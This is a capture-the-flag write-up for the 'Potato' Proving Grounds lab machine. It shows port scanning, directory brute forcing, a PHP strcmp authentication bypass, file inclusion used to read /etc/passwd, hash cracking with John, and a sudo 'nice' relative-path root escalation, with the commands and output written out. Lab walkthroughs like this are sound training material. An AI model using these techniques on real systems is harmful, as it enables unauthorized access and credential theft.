Potato | Write-up

Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP: 192.168.158.101
Date Completed: 16-02-2026
Solution Author: Armaan Nain

Objectives

- User Flag
- Root Flag

Initial Foothold

Port & Service Scan :

Scanned the machine for open ports running services facing public network.

Command : NMAP SCAN

```
sudo nmap 192.168.158.101 -sCV -oN nmap-scan --min-rate=300 -p-
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
|_  256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Potato company
2112/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 ftp      ftp           901 Aug  2  2020 index.php.bak
|_-rw-r--r--   1 ftp      ftp            54 Aug  2  2020 welcome.msg
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan revealed three open service on port `80` i.e. HTTP , port `22` i.e. SSH and port `2112` i.e. FTP . The target machine is

suspected to be running `Ubuntu` operating system on it .

Service Enumeration :

Started service Enumeration with port `2112` hosting FTP version `ProFTPD` as anonymous login is allowed. The service hoisted only contained two files listed in image above.

The `index.php.bak` contained a login page code written in `php`. In which a vulnerable function `strcmp` is used for authentication .

```
<html>
<head></head>
<body>

<?php

$pass= "potato"; //note Change this password regularly

if($_GET['login']==="1"){
  if (strcmp($_POST['username'], "admin") == 0  && strcmp($_POST['password'], $pass) == 0) {
    echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
    setcookie('pass', $pass, time() + 365*24*3600);
  }else{
    echo "<p>Bad login/password! </br> Return to the <a href=\"index.php\">login page</a> <p>";
  }
  exit();
}
?>


  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username" required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password" required>
                </br>
                <input type="submit" id='submit' value='Login' >
  </form>
</body>
</html>

```

Continued Enumeration on the webservice hoisted on port `80`. There was not much to examine on the homepage. so tried brute-forcing for other directories .


Command : Directory Brute forcing

```
gobuster dir -u http://192.168.158.101 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-
2007_directory-list-2.3-medium.txt -o gobuster.root -x php,phtml
```


Directory brute-forcing revealed `admin` directory leading an authentication page `index.php`

```
❯ cat gobuster.root
index.php            (Status: 200) [Size: 245]
admin                (Status: 301) [Size: 318] [--> http://192.168.158.101/admin/]
potato               (Status: 301) [Size: 319] [--> http://192.168.158.101/potato/]
```

Assuming the code we obtained from FTP service is in use for the authentication page. So used a web proxy to modify the request ,sent an empty array instead of a string as the value of the password.



It successfully bypassed the authentication , leading to a custom dashboard containing a `log` page displaying text files . Further check revealed it was vulnerable to file Inclusion attacks.



Fetched contents of `/etc/passwd` file to find potential users on the target system . The file contained a user `webadmin` password in the file itself instead of `/etc/shadow` .

```
ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
webadmin:$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:10
:/home/webadmin:/bin/bash
```

Successfully able to crack the password of the User , as a weak password was in use.

> Command : Password Cracking
>
> John creds
> → creds file contain web admin encrytped password

```
❯ john creds
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
dragon           (webadmin)
1g 0:00:00:00 DONE 2/3 (2026-02-16 11:52) 8.333g/s 14500p/s 14500c/s 14500C/s 123456..bigben
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Tried this credentials against `ssh` service and got a successful remote session on target machine.

```
❯ ssh webadmin@192.168.158.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
webadmin@192.168.158.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 16 Feb 2026 06:23:32 AM UTC

  System load:  0.0               Processes:               151
  Usage of /:   12.3% of 31.37GB  Users logged in:         0
  Memory usage: 29%               IPv4 address for ens192: 192.168.158.101
  Swap usage:   0%


118 updates can be installed immediately.
33 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

webadmin@serv:~$ whoami && id && hostname
webadmin
uid=1001(webadmin) gid=1001(webadmin) groups=1001(webadmin)
```

Privilege Escalation

Technique Used: Relative Path Exploitation

On system enumeration it was found that user `webadmin` can run `/bin/nice` on all the files in the `/notes` directory , TO uplift the privileges with nice binary `/bin/bash` to be executed with it . Specified a relative path as parameter the `nice` binary to trick it into executing the required `bash` binary located in another directory than notes.

```
Privilege Escalation payload

sudo /bin/nice /notes/../bin/bash
```

Flags

User: {HIDDEN}
Root: {HIDDEN}

Extra Information

Tools & Techniques Used :

Tool / Technique	Purpose (Machine's Context)
Nmap	To find open services and version scanning
Burp suite	To modify web requests
Go buster	directory brute forcing
ftp	to interact with ftp service on machine
ssh	remote session to target machine

Tool / Technique	Purpose (Machine's Context)
johntheripper	to crack credentials

References :

- 'STRCMP' PHP Function vulnerability

My Experience :

- Machine was quite simple , Privilege Escalation was the easiest part of the machine.
